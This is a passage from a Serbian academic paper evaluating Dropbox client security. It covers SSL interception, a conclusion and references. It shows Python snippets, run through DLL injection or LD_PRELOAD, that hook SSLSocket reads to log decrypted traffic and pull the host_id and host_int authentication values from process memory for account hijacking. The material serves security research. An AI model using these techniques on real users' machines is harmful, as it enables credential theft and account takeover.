3.4.3 Presretanje SSL podataka

Prethodno opisane metode preuzimanja potrebnih parametara za neovlašćeni pristup *Dropbox* nalogu koriste integrisani *Dropbox* API. Alati kao što je *Burp Suite* predstavljaju MitM alate koji napadaju SSL protokol. Većina alata se ne može iskoristiti za analizu saobraćaja pošto *Dropbox* korisničke aplikacije koriste sopstvene modifikovane SSL sertifikate. Karakteristika *Dropbox* platforme u obliku direktne veze između OpenSSL biblioteka i izvršne datoteke dodatno čini upotrebu takvih alata beskorisnim. Problem analize saobraćaja se mimoilazi upotrebom *Reflective DLL injection* (Fewer, 2015) i *LD_PRELOAD* (Fritsch, 2015) metoda čijom se upotrebom stiče kontrola nad tokom izvršenja procesa.

```
import gc

f = open (" SSL-data.tx ", " w ")

def ssl_read(*args):
    data = ssl_read_saved(*args)
    f.write(str(data))
    return data

def patch_object(obj):
    if isinstance(obj, SSLSocket) \
            and not hasattr(obj, "marked" ):
        obj.marked = True
        ssl_read_saved = obj.read
        obj.read = ssl_read

while True:
    objs = gc.get_objects()

    for obj in objs:
        patch_object(obj)

    time.sleep(1)
```

Slika 6. Pretraživanje objekata

Nakon sticanja kontrole nad tokom izvršavanja moguće je ubaciti i izvršiti modifikovani kod unutar *Dropbox* korisničke aplikacije. Korišćenjem ubačenog koda moguće je analizirati podatke i objekte pre njihovog šifrovanja i uporediti ih sa njihovim dešifrovanim oblikom. Slika 6. predstavlja način na koji se presreću SSL podaci, odnosno kako se izvlače podaci od interesa.

Nakon analize rezultata svih potencijalnih metoda neovlašćenog pristupa otkriveno je da dvostepena autentifikacija kakvu koristi *Dropbox* samo delimično štiti korisnički nalog od neovlašćenog pristupa. Dvostepena autentifikacija nije korišćenja unutar integrisanog API-a koji koristi *Dropbox*. Što dovodi mnoge članove istraživačke zajednice do zaključka da je dovoljno posedovati *host_id* parametar kako bi se dobio neovlašćeni pristup željenim podacima.

Korišćenje *Reflective DLL injection* ili *LD_PRELOAD* tehnike za preuzimanje kontrole nad tokom izvršavanja ima za cilj izvlačenje potrebnih *host_id* i *host_int* parametara iz memorije krajnjeg uređaja. Slika 7. prikazuje deo koda uz pomoć koga ovo može biti postignuto. Ovakva metoda njuškanja po objektima unutar memorije je teška za detekciju i prevenciju. U slučaju da *Dropbox* onemogući napadačima sticanje kontrole nad tokom izvršenja, napadači još uvek mogu koristiti napade bazirane na principu njuškanja po memoriji[22] upotrebom alata kao što je *passe-partout* (Collington & Aviat, 2015) koji omogućava preuzimanje SSL privatnih ključeva iz procesne memorije. Budući plan *White hat* zajednice jeste da se upravo napadima njuškanja po memoriji razviju nove tehnike napada.

```
# 1. Inject code into Dropbox.
# 2. Locate PyRun_SimpleString using dlsym
#    from within the Dropbox process
# 3. Feed the following code to the located
#    PyRun_SimpleString

import gc

objs = gc.get_objects()
for obj in objs:
    if hasattr(obj, "host_id"):
        print obj.host_id
    if hasattr(obj, "host_int"):
        print obj.host_int
```

Slika 7. Preuzimanje podataka iz garbage collectora

4. ZAKLJUČAK

U ovom radu kroz rigoroznu evaluaciju bezbednosti *Dropbox* servisa na dobro poznatoj *Cloud* infrastrukturi, autori prezentuju glavne probleme koji mogu da predstavljaju u budućnosti prepreku za širu primenu ovakvih usluga na Internetu. Autori su istražili neke od izazova u primeni i upravljanju uslugama na *Cloud* infrastrukturi sa bezbednosnog aspekta i kroz proučavanje studije slučaja *Dropbox* platforme. Otkriveni su nedostaci unutar platforme koji narušavaju osnovne principe bezbednosti sa aspekta tajnosti, poverljivosti i privatnosti. *Dropbox* koristi različite tehnike kako bi odvratio potencijalne napadače poput šifrovanja bajt-koda, korišćenjem *opcode remapping* metoda. Međutim, utvđeno je da dva ključna elementa (*host_id* i *host_int*) na kojima se zasniva proces autentifikacije korisnika, zapravo predstavljaju najveću opasnost po bezbednost korisničkog naloga i podataka. Takođe, u radu su opisane metode preko kojih se uz relativno malo napora može uspešno izvršiti "otmica" naloga, čime se kompromituju sve usluge *Dropbox* servisa. Iako *Dropbox* i slični servisi skladištenja podataka na Internetu teže ka stalnom razvoju novih mera zaštite podataka, njihova bezbednost biće kompromitovana sve dok postoje bezbednosni propusti unutar *Cloud* arhitekture. Shodno tome, dalji plan za istraživanje u oblasti bezbednosti podataka unutar *Cloud*-a jeste analiza bezbednosti različitih komponenti same *Cloud* arhitekture.

22 Proces gde individualni keš motri adresne linije za pristup memorijskim lokacijama koje su keširane http://en.wikipedia.org/wiki/Cache_coherence.

DOI: 10.15308/Synthesis-2015-90-96

LITERATURA

Batchelder, N. (2015). *The structure of .pyc files.* Retrieved March 2, 2015, from http://bit.ly/1yvKVFs.

Cieslak, R. (2015). *Dynamic linker tricks: Using LD_PRELOAD to cheat, inject features and investigate programs.* Retrieved March 12, 2015, from http://bit.ly/1I0eQOE.

Collington, N., & Aviat, J. (2015). *Passe-partout, extract sslprivate keys from process memory.* Retrieved March 2, 2015, from https://github.com/kholia/passe-partout.

Farhad, S.G., & Meysam, B. (2013). Evaluation of the Data Security Methods in Cloud Computing Environments. *International Journal in Foundations of Computer Science & Technology , 3*(2). DOI:10.5121/ijfcst.2013.3205

Fewer, S. (2015). *Reflective DLL injection v1.0.* Retrieved March 4, 2015, from www.harmonysecurity.com/files/HS-P005.

Fritsch, H. (2015). *Dropboxdec - dropbox bytecode decryption tool.* Retrieved March 8, 2015, from https://github.com/rumpeltux/dropboxdec.

Heller, T., Hammond, M., Bauch, J., & Retzlaff, J. (2008). *py2exe – convert python scripts into standalone Windows programs.* Retrieved March 15, 2015, from http://www.py2exe.org/old/

Honer, P. (2013). *Cloud Computing Security Requirements and Solutions: a Systematic Literature Review.* Retrieved March 2, 2015, from http://referaat.cs.utwente.nl/conference/19/paper/7404/cloud-computing-security-requirements-and-solutions-a-systematic-literature-review.pdf

Newton, D. (2015). *Dropbox authentication: insecure by design.* Retrieved March 4, 2015, from http://dereknewton.com/2011/04/dropbox-authentication-static-host-ids.

Portnoy, A., & Santiago, A. (2008). Reverse engineering python applications. *Second conference of USENIX Workshop on offensive technologies.* San Jose, CA, USA.

Probst, T., Alata, E., Kaaniche, M., Nicomette, V., & Deswarte, Y. (2013). An Approach for Security Evaluation and Analysis in Cloud Computing. *International Conference on Computer Safety, Reliability and Security - SAFECOMP.* Toulouse, France.

Ruff, N., & Ledoux, F. (2012). A critical analysis of dropbox software security. *Application Security Forum.*

Smith, R. (2010). Pyretic: in memory reverse engineering for obfuscated python bytecode. *BlackHat / Defcon security conference.* Las Vegas, Nevada, USA.

Support, S. T. (2015). *The SQLite encryption extension (SEE).* Retrieved March 12, 2015, from http://www.hwaci.com/sw/sqlite/see.html.

Van der Laan, W. (2015). *Dropship – dropbox API utilities.* Retrieved March 2, 2015, from http://bit.ly/1bMwo3h.

DOI: 10.15308/Synthesis-2015-90-96